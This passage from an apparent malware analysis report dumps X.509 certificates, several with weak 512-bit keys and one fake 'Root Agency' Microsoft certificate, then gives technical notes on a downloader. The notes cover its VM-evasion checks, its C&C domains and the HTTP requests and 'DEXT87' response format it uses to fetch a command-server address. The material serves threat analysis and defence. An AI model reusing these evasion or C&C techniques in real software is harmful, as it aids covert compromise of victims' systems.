m9F3WoC2wxPKhgqbeKCfg4QG643RF1B4aLC7mSpQ90SSTjrKY0iqXjAbEom3HfOn
SgLM2i/85kdXB7Ez8L9/biZZYuxmuB+mCWV82+TCCdKX5xXkNKjW89I6+SBqoKGv
kxvqjOqlKibaoHPt7Wf2U6CEoQwx/9gI
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 2176345 (0x213559)
      Signature Algorithm: sha1WithRSAEncryption
```

```
    Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
    CN=Digisign Server ID (Enrich)
    Validity
       Not Before: Dec 17 08:55:45 2008 GMT
       Not After : Dec 17 08:55:45 2010 GMT
    Subject: C=MY, O=JARING Communications Sdn.Bhd.,
    OU=JARING, CN=www.flexicorp.jaring.my, L=W.Persekutuan/
    emailAddress=sysadmin@jaring.my, ST=Kuala Lumpur
    Subject Public Key Info:
       Public Key Algorithm: rsaEncryption
          PublicKey: (512 bit)
          Modulus:
             00:ed:61:d7:12:f3:94:1a:5f:d1:8b:28:35:b4:18:
             38:d3:32:7b:7b:79:94:79:64:3d:db:bd:ad:f2:ff:
             6c:61:fd:43:05:c1:f8:41:95:de:01:c2:ca:98:65:
             d6:9f:bc:21:5c:35:76:9f:ff:3a:62:88:7b:32:21:
             94:52:e1:46:ef
          Exponent: 65537 (0x10001)
    X509v3 extensions:
       X509v3 Subject Key Identifier:
          46:B9:8C:9E:2E:F7:69:2F
       X509v3 Certificate Policies:
          Policy: 2.16.458.1.1
          CPS: http://www.digicert.com.my/cps.htm
       X509v3 Authority Key Identifier:
          keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
          5:74:6E:84:77
       X509v3 Key Usage:
          Digital Signature, Non Repudiation, Key
          Encipherment, Data Encipherment
Signature Algorithm: sha1WithRSAEncryption
    7b:15:12:93:d0:13:c8:91:f1:18:a9:76:bb:87:b4:44:aa:77:
    27:05:a6:5b:95:6c:c0:6f:c5:94:7d:33:94:d3:6e:12:6f:dd:
    90:12:18:e9:a6:48:cb:d8:a4:8a:a4:68:70:92:32:fd:d8:7c:
    00:9c:db:de:7e:dd:1e:41:b0:2e:4c:48:f0:73:85:79:a8:df:
    68:45:41:97:01:06:b2:c4:9f:9d:04:6a:13:d4:6e:63:ec:bf:
    c9:00:82:f2:51:89:33:c0:3b:ba:4c:eb:8a:98:a3:28:34:30:
    5d:ab:12:c6:71:cf:09:68:3d:47:6d:f2:c0:9e:41:44:83:7c:
    0b:fe
```

```
BEGIN CERTIFICATE
MIIC3jCCAkegAwIBAgIDITVZMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDgxMjE3
MDg1NTQ1WhcNMTAxMjE3MDg1NTQ1WjCBuzELMAkGA1UEBhMCTVkxJzAlBgNVBAoT
HkpBUklORyBDb21tdW5pY2F0aW9ucyBTZG4uQmhkLjEPMA0GA1UECxMGSkFSSU5H
MSAwHgYDVQQDExd3d3cuZmxleGljb3JwLmphcmluZy5teTEWMBQGA1UEBxMNVy5Q
ZXJzZWt1dHVhbjEhMB8GCSqGSIb3DQEJARYSc3lzYWRtaW5AamFyaW5nLm15MRUw
EwYDVQQIEwxLdWFsYSBMdW1wdXIwXDANBgkqhkiG9w0BAQEFAANLADBIAkEA7WHX
EvOUGl/Riyg1tBg40zJ7e3mUeWQ9272t8v9sYf1DBcH4QZXeAcLKmGXWn7whXDV2
n/86Yoh7MiGUUuFG7wIDAQABo4GKMIGHMBEGA1UdDgQKBAhGuYyeLvdpLzBEBgNV
HSAEPTA7MDkGBWCDSgEBMDAwLgYIKwYBBQUHAgEWImh0dHA6Ly93d3cuZGlnaWNl
cnQuY29tLm15L2Nwcy5odG0wHwYDVR0jBBgwFoAUxhaTThYX7BaujJR284ZtxXRu
hHcwCwYDVR0PBAQDAgTwMA0GCSqGSIb3DQEBBQUAA4GBAHsVEpPQE8iR8RipdruH
tESqdycFpluVbMBvxZR9M5TTbhJv3ZASGOmmSMvYpIqkaHCSMv3YfACc295+3R5B
sC5MSPBzhXmo32hFQZcBBrLEn50EahPUbmPsv8kAgvJRiTPAO7pM64qYoyg0MF2r
EsZxzwloPUdt8sCeQUSDfAv+
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 2674380 (0x28cecc)
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: C=MY, O=Digicert Sdn. Bhd., OU=457608K,
      CN=Digisign Server ID (Enrich)
      Validity
         Not Before: Dec 7 08:02:08 2009 GMT
         Not After : Dec 7 08:02:08 2010 GMT
      Subject: C=MY, O=BANK NEGARA MALAYSIA, OU=BANK NEGARA
      MALAYSIA, CN=payments.bnm.gov.my
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a0:c6:99:f0:88:9a:1c:ee:f7:22:72:5e:bc:1f:
               02:40:68:f6:95:54:36:75:56:b3:31:0b:0c:54:c3:
               46:e9:39:ec:62:b4:83:61:2d:b1:ab:42:3b:a2:4f:
               4b:98:bb:6c:37:a8:3d:98:26:c8:2d:5f:75:86:3f:
               b4:39:be:41:53
```

```
            Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                42:65:56:13:70:34:D0:63
            X509v3 Certificate Policies:
                Policy: 2.16.458.1.1
                CPS: http://www.digicert.com.my/cps.htm
            X509v3 Authority Key Identifier:
                keyid:C6:16:93:4E:16:17:EC:16:AE:8C:94:76:F3:86:6D:C
                5:74:6E:84:77
            X509v3 Key Usage:
                Digital Signature, Non Repudiation, Key
                Encipherment, Data Encipherment
    Signature Algorithm: sha1WithRSAEncryption
        aa:32:37:ce:26:23:14:3e:dc:33:77:a6:bb:df:8d:f1:27:b1:
        64:05:b3:9b:a3:5c:d7:63:e7:7b:bd:63:a4:a1:61:7c:d0:3c:
        1e:c5:e6:a2:a9:01:6f:36:4a:44:de:50:f3:a0:53:d0:39:56:
        a8:b5:05:d0:24:42:b8:2e:d3:98:f3:0a:1a:94:29:73:eb:d2:
        38:9b:a0:9f:9e:39:2d:52:10:57:4e:12:8e:72:2a:e3:87:80:
        f8:f2:16:5d:56:15:cc:ea:74:96:f4:ef:d1:2e:1b:70:f9:bb:
        ba:b9:2a:b1:4c:3d:38:51:10:e0:4e:8d:53:05:6b:88:a1:77:
        ab:a0

BEGIN CERTIFICATE
MIICizCCAfSgAwIBAgIDKM7MMA0GCSqGSIb3DQEBBQUAMGMxCzAJBgNVBAYTAk1Z
MRswGQYDVQQKExJEaWdpY2VydCBTZG4uIEJoZC4xETAPBgNVBAsTCDQ1NzYwOC1L
MSQwIgYDVQQDExtEaWdpc2lnbiBTZXJ2ZXIgSUQgKEVucmljaCkwHhcNMDkxMjA3
MDgwMjA4WhcNMTAxMjA3MDgwMjA4WjBpMQswCQYDVQQGEwJNWTEdMBsGA1UEChMU
QkFOSyBORUdBUkEgTUFMQVlTSUExHTAbBgNVBAsTFEJBTksgTkVHQVJBIE1BTEFZ
U0lBMRwwGgYDVQQDExNwYXltZW50cy5ibm0uZ292Lm15MFwwDQYJKoZIhvcNAQEB
BQADSwAwSAJBAKDGmfCImhzu9yJyXrwfAkBo9pVUNnVWszELDFTDRuk57GK0g2Et
satCO6JPS5i7bDeoPZgmyC1fdYY/tDm+QVMCAwEAAaOBijCBhzARBgNVHQ4ECgQI
QmVWE3A00GMwRAYDVR0gBD0wOzA5BgVgg0oBATAwMC4GCCsGAQUFBwIBFiJodHRw
Oi8vd3d3LmRpZ2ljZXJ0LmNvbS5teS9jcHMuaHRtMB8GA1UdIwQYMBaAFMYWk04W
F+wWroyUdvOGbcV0boR3MAsGA1UdDwQEAwIE8DANBgkqhkiG9w0BAQUFAAOBgQCq
MjfOJiMUPtwzd6a7343xJ7FkBbObo1zXY+d7vWOkoWF80DwexeaiqQFvNkpE3lDz
oFPQOVaotQXQJEK4LtOY8woalClz69I4m6CfnjktUhBXThKOcirjrh4D48hZdVhXM
6nSW9O/RLhtw+bu6uSqxTD04URDgTo1TBWuIoXeroA==
END CERTIFICATE
```

```
Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 01:00:00:00:00:01:1f:80:95:bf:76
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
      Validity
         Not Before: Feb 16 18:44:52 2009 GMT
         Not After : Feb 16 18:44:52 2011 GMT
      Subject: CN=ambermms.syniverse.com,
      C=US/emailAddress=belinda.jablonski@syniverse.com,
      L=Tampa, O=Syniverse Technologies Inc., OU=Crossroads,
      ST=Florida
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
               bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
               ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
               e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
               40:7f:bb:e9:35
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         Netscape Cert Type:
            SSL Client, SSL Server
         X509v3 Key Usage: critical
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
         X509v3 Authority Key Identifier:
            keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
            6:5B:84:89:23
         X509v3 CRL Distribution Points:
            Full Name:
               URI:http://crl.globalsign.net/sureserver.crl
         X509v3 Basic Constraints: critical
            CA:FALSE
   Signature Algorithm: sha1WithRSAEncryption
      11:6e:15:44:b0:d1:a9:98:61:27:c0:f2:28:ac:50:70:e6:63:
      25:f2:75:ec:4d:30:fe:0a:34:ed:77:54:4a:d4:53:0f:60:d6:
```

```
      45:8a:70:6f:5f:c8:c2:bd:8d:4d:6b:e2:f4:d6:43:cc:34:fe:
      ad:ba:b6:ec:cb:88:68:0d:38:ba:99:b9:18:73:c9:1d:05:97:
      5e:95:43:c5:92:a9:00:f6:2f:4d:8c:51:09:bb:22:74:b4:9e:
      34:96:d9:9c:82:d2:fb:2c:be:0c:29:4d:50:5f:a5:3c:1a:d5:
      38:ca:d9:74:7a:81:c5:11:79:a4:4d:c6:23:81:14:2b:d3:b1:
      46:18:b6:c0:e2:4a:97:b6:07:c3:d7:b6:77:51:d9:4f:05:21:
      45:bb:b0:7c:4f:bc:6e:f6:72:62:22:28:1c:b0:06:70:02:2b:
      c5:11:b6:d0:c3:e0:ce:d7:81:ff:d6:c7:97:03:9d:87:68:b7:
      3a:c4:53:18:bf:cc:e4:b3:7f:fc:6b:83:b1:35:04:c1:ee:ea:
      42:d5:bf:c2:57:ff:18:a3:ce:52:a4:2c:92:2a:6f:b6:98:62:
      45:98:96:76:90:80:32:b9:8c:fe:93:a8:86:e9:50:62:9a:a6:
      11:52:1d:81:67:dc:84:ed:d8:e4:3d:a1:b7:0f:85:fd:b1:4b:
      6f:bd:fe:3c

BEGIN CERTIFICATE
MIIDRjCCAi6gAwIBAgILAQAAAAABH4CVv3YwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTYxODQ0NTJaFw0xMTAyMTYxODQ0NTJaMIG7MR8wHQYD
VQQDExZhbWJlcm1tcy5zeW5pdmVyc2UuY29tMQswCQYDVQQGEwJVUzEuMCwGCSqG
SIb3DQEJARYfYmVsaW5kYS5qYWJsb25za2lAc3luaXZlcnNlLmNvbTEOMAwGA1UE
BxMFVGFtcGExJDAiBgNVBAoTG1N5bml2ZXJzZSBUZWNobm9sb2dpZXMgSW5jLjET
MBEGA1UECxMKQ3Jvc3Nyb2FkczEQMA4GA1UECBMHRmxvcmlkYTBcMA0GCSqGSIb3
DQEBAQUAA0sAMEgCQQClE1MXAvfNM2R96CeP6byr25Y7QQ22xCoQ1WRYh6xi3gku
xV95xdWeJpsamuOZO+IuSH6cX3TJNAmzpUB/u+k1AgMBAAGjgZAwgY0wEQYJYIZI
AYb4QgEBBAQDAgbAMA4GA1UdDwEB/wQEAwIE8DAfBgNVHSMEGDAWgBQrN1OTZEdm
I08A0/fd6DC2W4SJIzA5BgNVHR8EMjAwMC6gLKAqhihodHRwOi8vY3JsLmdsb2Jh
bHNpZ24ubmV0L3N1cmVzZXJ2ZXIuY3JsMAwGA1UdEwEB/wQCMAAwDQYJKoZIhvcN
AQEFBQADggEBABFuFUSw0amYYSfA8iisUHDmYyXydexNMP4KNO13VErUUw9g1kWK
cG9fyMK9jU1r4vTWQ8w0/q26tuzLiGgNOLqZuRhzyR0Fl16VQ8WSqQD2L02MUQm7
InS0njSW2ZyC0vssvgwpTVBfpTwa1TjK2XR6gcUReaRNxiOBFCvTsUYYtsDiSpe2
B8PXtndR2U8FIUW7sHxPvG72cmIiKBywBnACK8URttDD4M7Xgf/Wx5cDnYdotzrE
Uxi/zOSzf/xrg7E1BMHu6kLVv8JX/xijzlKkLJIqb7aYYkWYlnaQgDK5jP6TqIbp
UGKaphFSHYFn3ITt2OQ9obcPhf2xS2+9/jw=
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 71:a9:60:1f:3d:87:46:30:9b:bf:5e:cf:28:24:8
      b:fe
```

```
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: C=US, O=VeriSign, Inc., OU=VeriSign Trust Network,
    OU=Terms of use at https://www.verisign.com/rpa (c)09,
    CN=VeriSign Class 3 Secure OFX CA G3
    Validity
       Not Before: Oct 26 00:00:00 2009 GMT
       Not After : Oct 26 23:59:59 2010 GMT
    Subject: C=US, ST=Missouri, L=Bridgeton, O=Vantage Credit
    Union, OU=IT Department, CN=secure2.eecu.com
    Subject Public Key Info:
       Public Key Algorithm: rsaEncryption
          PublicKey: (512 bit)
          Modulus:
             00:be:6e:4a:59:2e:33:40:79:33:79:d9:9b:34:68:
             a6:74:f1:7f:02:d1:ac:91:21:5a:e1:bf:34:03:62:
             33:0d:bb:bc:0a:29:ec:9c:fd:ea:16:ac:9d:e3:1b:
             6f:7d:c7:68:ef:ee:04:03:6f:83:23:cd:1e:82:bb:
             ab:24:6d:22:7f
          Exponent: 65537 (0x10001)
    X509v3 extensions:
       X509v3 Basic Constraints:
          CA:FALSE
       X509v3 Key Usage:
          Digital Signature, Key Encipherment
       X509v3 CRL Distribution Points:
          Full Name:
             URI:http://ofxG3crl.verisign.com/OFXG3.crl
          Authority Information Access:
          OCSP URI:
             http://ocsp.verisign.com
          CA Issuers URI:
             http://ofxG3aia.verisign.com/OFXG3.cer
       X509v3 Certificate Policies:
          Policy: 2.16.840.1.113733.1.7.23.3
          CPS: https://www.verisign.com/rpa
             2.16.840.1.113733.1.6.7:
             . 74cb5e68cb6fa8877cc86c25d1d7ce05
Signature Algorithm: sha1WithRSAEncryption
    19:35:da:ac:91:36:a2:6c:7e:a0:96:75:9c:23:e1:e2:c3:f5:
    9e:76:6d:42:6e:3a:2f:c6:23:79:ed:33:7b:c4:d4:a3:58:c3:
```

```
      f3:30:e2:69:4e:f9:01:89:41:f7:6a:dd:03:1f:6a:c9:e3:c9:
      ab:68:9f:6c:f6:67:31:76:32:e6:75:7b:e5:3a:31:3c:91:7e:
      e2:a0:94:18:ef:c9:75:d8:b2:28:bf:ed:8c:e4:69:0b:a6:95:
      aa:7c:3c:41:07:0e:fb:80:35:54:4c:3b:c8:c3:ac:2b:c2:86:
      c5:a8:61:20:38:22:e9:9c:23:82:d7:e3:80:ee:f1:aa:c6:cd:
      27:42:d2:3f:9a:83:66:db:41:66:ee:e7:4a:f9:75:c0:bd:e6:
      6c:dd:0e:e2:e5:34:8d:79:2c:cc:cb:79:1b:b0:46:08:ed:18:
      ce:38:65:b5:f0:87:fc:23:12:fe:9f:03:d3:0b:5b:0e:e8:9d:
      b5:c3:b7:36:f3:b9:42:4c:c4:64:5b:5f:d4:68:ec:40:de:a3:
      29:92:8a:a9:75:78:8a:bb:07:e4:49:c4:80:5e:94:c5:6c:7a:
      50:a5:7d:90:18:6b:0d:49:69:f9:93:d6:5b:24:82:a7:85:ee:
      d8:f4:fe:6e:f5:81:0c:e2:de:5c:44:c2:f6:67:ee:e3:f0:8c:
      07:ff:34:90

BEGIN CERTIFICATE
MIIEOzCCAyOgAwIBAgIQcalgHz2HRjCbv17PKCSL/jANBgkqhkiG9w0BAQUFADCB
sjELMAkGA1UEBhMCVVMxFzAVBgNVBAoTDlZlcmlTaWduLCBJbmMuMR8wHQYDVQQL
ExZWZXJpU2lnbiBUcnVzdCBOZXR3b3JrMTswOQYDVQQLEzJUZXJtcyBvZiB1c2Ug
YXQgaHR0cHM6Ly93d3cudmVyaXNpZ24uY29tL3JwYSAoYykwOTEsMCoGA1UEAxMj
VmVyaVNpZ24gQ2xhc3MgMyBTZWN1cmUgT0ZYIENBIC0gRzMwHhcNMDkxMDI2MDAw
MDAwWhcNMTAxMDI2MjM1OTU5WjCBhjELMAkGA1UEBhMCVVMxETAPBgNVBAgTCE1p
c3NvdXJpMRIwEAYDVQQHFAlCcmlkZ2V0b24xHTAbBgNVBAoUFFZhbnRhZ2UgQ3Jl
ZGl0IFVuaW9uMRYwFAYDVQQLFA1JVCBEZXBhcnRtZW50MRkwFwYDVQQDFBBzZWN1
cmUyLmVlY3UuY29tMFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBAL5uSlkuM0B5M3nZ
mzRopnTxfwLRrJEhWuG/NANiMw27vAop7Jz96hasneMbb33HaO/uBANvgyPNHoK7
qyRtIn8CAwEAAaOCAT0wggE5MAkGA1UdEwQCMAAwCwYDVR0PBAQDAgWgMDoGA1Ud
HwQzMDEwL6AtoCuGKWh0dHA6Ly9vZngtRzMtY3JsLnZlcmlzaWduLmNvbS9PRlgt
RzMuY3JsMGsGCCsGAQUFBwEBBF8wXTAkBggrBgEFBQcwAYYYaHR0cDovL29jc3Au
dmVyaXNpZ24uY29tMDUGCCsGAQUFBzAChilodHRwOi8vb2Z4LUczLWFpYS52ZXJp
c2lnbi5jb20vT0ZYLUczLmNlcjBEBgNVHSAEPTA7MDkGC2CGSAGG+EUBBxcDMCow
KAYIKwYBBQUHAgEWHGh0dHBzOi8vd3d3LnZlcmlzaWduLmNvbS9ycGEwMAYKYIZI
AYb4RQEGBwQiFiA3NGNiNWU2OGNiNmZhODg3N2NjODZjMjVkMWQ3Y2UwNTANBgkq
hkiG9w0BAQUFAAOCAQEAGTXarJE2omx+oJZ1nCPh4sP1nnZtQm46L8Yjee0ze8TU
o1jD8zDiaU75AYlB92rdAx9qyePJq2ifbPZnMXYy5nV75ToxPJF+4qCUGO/Jddiy
KL/tjORpC6aVqnw8QQcO+4A1VEw7yMOsK8KGxahhIDgi6ZwjgtfjgO7xqsbNJ0LS
P5qDZttBZu7nSvl1wL3mbN0O4uU0jXkszMt5G7BGCO0YzjhltfCH/CMS/p8D0wtb
DuidtcO3NvO5QkzEZFtf1GjsQN6jKZKKqXV4irsH5EnEgF6UxWx6UKV9kBhrDUlp
+ZPWWySCp4Xu2PT+bvWBDOLeXETC9mfu4/CMB/80kA==
END CERTIFICATE

Certificate:
```

```
    Data:
        Version: 3 (0x2)
        Serial Number:
            (Negative)0a:40:06:6d:24:7d:41:54:b2:c3:e9:e2
            :a4:57:97:59
        Signature Algorithm: md5WithRSAEncryption
        Issuer: CN=Root Agency
        Validity
            Not Before: Jun 9 10:31:21 2009 GMT
            Not After : Dec 31 23:59:59 2039 GMT
        Subject: CN=Microsoft
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                PublicKey: (1024 bit)
                Modulus:
                    00:cd:25:d3:98:06:2d:91:f1:ad:d7:17:32:66:0a:
                    d6:25:a0:7f:ff:2e:6c:68:95:f9:92:09:a0:63:a5:
                    80:54:22:e6:92:13:b8:67:05:3f:80:69:34:07:e4:
                    c3:00:bc:86:f3:51:64:22:d7:ab:07:be:e5:f7:e7:
                    97:b3:3d:9f:fc:10:b0:52:e7:d1:62:40:2a:18:83:
                    b6:4d:62:e6:f5:9f:fe:16:5e:41:d7:2b:af:54:a7:
                    8e:af:a9:08:df:39:b2:cb:cf:bf:52:c3:bf:04:8f:
                    a0:c0:16:89:ce:06:df:6e:d9:26:8a:a7:01:f8:9b:
                    23:35:3b:4c:96:6d:4a:10:41
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            2.5.29.1:
            0>........
            O..a!..dc..0.1.0...U....Root Agency...7l...d......\5.
    Signature Algorithm: md5WithRSAEncryption
        1a:0c:28:45:f5:5e:b1:a9:04:3a:30:7a:0b:e2:dd:f2:7c:89:
        22:ac:17:b5:f3:87:6f:e4:09:9e:55:73:f9:11:7b:11:d2:d7:
        26:08:03:47:6f:6b:b5:1d:24:04:50:d4:cb:91:99:ac:13:72:
        16:32:05:be:7e:1a:79:29:19:5e

BEGIN CERTIFICATE
MIIBuTCCAWOgAwIBAgIQ9b/5ktuCvqtNPBYdW6hopzANBgkqhkiG9w0BAQQFADAW
MRQwEgYDVQQDEwtSb290IEFnZW5jeTAeFw0wOTA2MDkxMDMxMjFaFw0zOTEyMzEy
MzU5NTlaMBQxEjAQBgNVBAMTCU1pY3Jvc29mdDCBnzANBgkqhkiG9w0BAQEFAAOB
jQAwgYkCgYEAzSXTmAYtkfGt1xcyZgrWJaB//y5saJX5kgmgY6WAVCLmkhO4ZwU/
```

```
gGk0B+TDALyG81FkIterB77l9+eXsz2f/BCwUufRYkAqGIO2TWLm9Z/+Fl5B1yuv
VKeOr6kI3zmyy8+/UsO/BI+gwBaJzgbfbtkmiqcB+JsjNTtMlm1KEEECAwEAAaNL
MEkwRwYDVR0BBEAwPoAQEuQJLQYdHU8AjWEh3BZkY6EYMBYxFDASBgNVBAMTC1Jv
b3QgQWdlbmN5ghAGN2wAqgBkihHPuNSqXDX0MA0GCSqGSIb3DQEBBAUAA0EAGgwo
RfVesakEOjB6C+Ld8nyJIqwXtfOHb+QJnlVz+RF7EdLXJggDR29rtR0kBFDUy5GZ
rBNyFjIFvn4aeSkZXg==
END CERTIFICATE

Certificate:
   Data:
      Version: 3 (0x2)
      Serial Number: 01:00:00:00:00:01:1f:71:31:72:c9
      Signature Algorithm: sha1WithRSAEncryption
      Issuer: O=GlobalSign Inc, CN=Cybertrust SureServer CA
      Validity
         Not Before: Feb 13 19:00:51 2009 GMT
         Not After : Feb 13 19:00:51 2011 GMT
      Subject: CN=inpack.syniverse.com,
      C=US/emailAddress=belinda.jablonski@syniverse.com, L=Tampa
      , O=Syniverse Technologies Inc., OU=Crossroads, ST=Florida
      Subject Public Key Info:
         Public Key Algorithm: rsaEncryption
            PublicKey: (512 bit)
            Modulus:
               00:a5:13:53:17:02:f7:cd:33:64:7d:e8:27:8f:e9:
               bc:ab:db:96:3b:41:0d:b6:c4:2a:10:d5:64:58:87:
               ac:62:de:09:2e:c5:5f:79:c5:d5:9e:26:9b:1a:9a:
               e3:99:3b:e2:2e:48:7e:9c:5f:74:c9:34:09:b3:a5:
               40:7f:bb:e9:35
            Exponent: 65537 (0x10001)
      X509v3 extensions:
         Netscape Cert Type:
            SSL Client, SSL Server
         X509v3 Key Usage: critical
            Digital Signature, Non Repudiation, Key
            Encipherment, Data Encipherment
         X509v3 Authority Key Identifier:
            keyid:2B:37:53:93:64:47:66:23:4F:00:D3:F7:DD:E8:30:B
            6:5B:84:89:23
         X509v3 CRL Distribution Points:
            Full Name:
```

```
                URI:http://crl.globalsign.net/sureserver.crl
            X509v3 Basic Constraints: critical
                CA:FALSE
    Signature Algorithm: sha1WithRSAEncryption
        95:2a:42:59:bd:18:1a:ec:20:e9:96:0d:7f:f2:bc:4e:79:8a:
        44:21:a4:d7:46:03:94:a8:ec:d0:28:29:07:d0:f5:bc:91:c5:
        21:34:16:dd:87:ee:dc:6a:d4:e7:f4:d4:f9:a6:04:bb:60:53:
        2b:14:19:8a:2c:2e:1f:6a:8f:97:22:d6:f4:e5:44:06:c2:22:
        ee:cf:b2:19:67:fa:40:0f:9c:cf:58:7f:53:21:af:c0:02:ad:
        d8:7c:19:3c:f3:52:f4:10:30:f0:61:24:a9:9d:18:01:a3:f5:
        c9:29:ab:65:66:ef:a5:2d:cd:53:e2:44:09:ea:8d:4c:bc:ef:
        1a:b6:2c:7b:df:16:39:94:8b:33:cb:14:16:c2:93:42:6c:4d:
        18:99:ba:7b:fa:91:74:f0:9a:1e:ae:92:b4:94:43:bb:96:ba:
        7e:6a:df:38:9c:2e:7c:11:37:37:4c:20:80:5d:6b:e2:94:41:
        98:7d:cc:26:ca:cc:4f:81:4d:95:16:bb:26:db:1f:fe:03:fc:
        a2:50:9c:49:0b:45:7c:86:fc:5c:a6:31:34:f2:08:f1:03:16:
        10:e0:90:0c:e7:02:4e:95:f5:e8:32:03:a3:fb:78:17:dc:23:
        bf:b4:59:e6:6f:91:1c:38:cd:b7:9e:48:a0:6b:68:98:00:e3:
        33:48:18:ae

BEGIN CERTIFICATE
MIIDRDCCAiygAwIBAgILAQAAAAABH3ExcskwDQYJKoZIhvcNAQEFBQAwPDEXMBUG
A1UEChMOR2xvYmFsU2lnbiBJbmMxITAfBgNVBAMTGEN5YmVydHJ1c3QgU3VyZVNl
cnZlciBDQTAeFw0wOTAyMTMxOTAwNTFaFw0xMTAyMTMxOTAwNTFaMIG5MR0wGwYD
VQQDExRpbnBhY2suc3luaXZlcnNlLmNvbTELMAkGA1UEBhMCVVMxLjAsBgkqhkiG
9w0BCQEWH2JlbGluZGEuamFibG9uc2tpQHN5bml2ZXJzZS5jb20xDjAMBgNVBAcT
BVRhbXBhMSQwIgYDVQQKExtTeW5pdmVyc2UgVGVjaG5vbG9naWVzIEluYy4xEzAR
BgNVBAsTCkNyb3Nzcm9hZHMxEDAOBgNVBAgTB0Zsb3JpZGEwXDANBgkqhkiG9w0B
AQEFAANLADBIAkEApRNTFwL3zTNkfegnj+m8q9uWO0ENtsQqENVkWIesYt4JLsVf
ecXVniabGprjmTviLkh+nF90yTQJs6VAf7vpNQIDAQABo4GQMIGNMBEGCWCGSAGG
+EIBAQQEAwIGwDAOBgNVHQ8BAf8EBAMCBPAwHwYDVR0jBBgwFoAUKzdTk2RHZiNP
ANP33egwtluEiSMwOQYDVR0fBDIwMDAuoCygKoYoaHR0cDovL2NybC5nbG9iYWxz
aWduLm5ldC9zdXJlc2VydmVyLmNybDAMBgNVHRMBAf8EAjAAMA0GCSqGSIb3DQEB
BQUAA4IBAQCVKkJZvRga7CDplg1/8rxOeYpEIaTXRgOUqOzQKCkH0PW8kcUhNBbd
h+7catTn9NT5pgS7YFMrFBmKLC4fao+XItb05UQGwiLuz7IZZ/pAD5zPWH9TIa/A
Aq3YfBk881L0EDDwYSSpnRgBo/XJKatlZu+lLc1T4kQJ6o1MvO8atix73xY5lIsz
```

```
yxQWwpNCbE0Ymbp7+pF08JoerpK0lEO7lrp+at84nC58ETc3TCCAXWvilEGYfcwm
ysxPgU2VFrsm2x/+A/yiUJxJC0V8hvxcpjE08gjxAxYQ4JAM5wJOlfXoMgOj+3gX
3CO/tFnmb5EcOM23nkiga2iYAOMzSBiu
END CERTIFICATE
```

# Appendix D. Malcode Technical Notes

## Small Downloader

| Filename | MD5 | Link Time (UTC) | Linker |
|---|---|---|---|
| msieckc.exe | 41b816289a6a639f7f2a72b6c9e6a695 | 2012.04.11 18:31:48 | 6.0 |

### Technical Details

To ensure only single instance of the module is running, the module verifies if system mutex named «132DF6E» exists. If it exists the module exits, if not the module creates one.

The module implements a method to resist running in virtual environment. It gets CPU name and identifier from the registry at HKLM\HARDWARE\DESCRIPTION\System\CentralProcessor\0

and collects IP and MAC addresses of local network adapters. After that it compiles a string describing the system in the following format: «CPU: %CPUNAME%<br> Net card : %IP% (%MACADDR%)<br>». Next it checks if this string contains one of the following substrings:

- «VMWARE»
- «QEMU»
- «192.168.100.»

If any of these strings is found, the module terminates.

After that, there is a hardcoded value of 10, which delays further execution of the module for 10 seconds. Then the module attempts to delete some other, probably older, components which might be present on the system. The list of deleted files includes the following:

- %APPDATA%\Microsoft\Crypto\DES64v7\dtlcntr.exe
- %APPDATA%\Microsoft\Crypto\DES64v7\googletoolbar.exe
- %APPDATA%\Microsoft\Crypto\DES64v7\active.dll
- %APPDATA%\Microsoft\Crypto\DES64v7\detect.dll

The next is step is to check if current directory has a file named «U». If not, the module proceeds with network communication routine. But if this file is found it does some additional checks. If «U» file is older than 180 days, the module wipes

the file. If not, it triggers a special variable that makes module dormant and disables further communication with C&C server.

After all, if the module is ready and allowed to communicate with C&C server it does that in the following manner.

1. The module connects to **autolace.twilightparadox.com** (or **automachine.servequake.com**) and issues a HTTP GET request with hardcoded UserAgent string:
   GET /major/images/view.php HTTP/1.1
   UserAgent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0)
   Host: autolace.twilightparadox.com
   Connection: KeepAlive
   CacheControl: nocache

   The server response should contain «DEXT87» string which is used to recognize valid response. The malware locates «DEXT87» and reads the data appended to it. The appended data should be an IP address in plaintext. This is used a real C&C IP address. Reading stops when nondigit or dot symbol is found. Here is an example of shortest possible valid server response:
   HTTP/1.1 200 OK
   ContentLength: 17
   DEXT87192.168.1.1
2. If the real C&C IP address is not valid the module may try to send identical request again but using a different HTTP path: /major/images/read.php
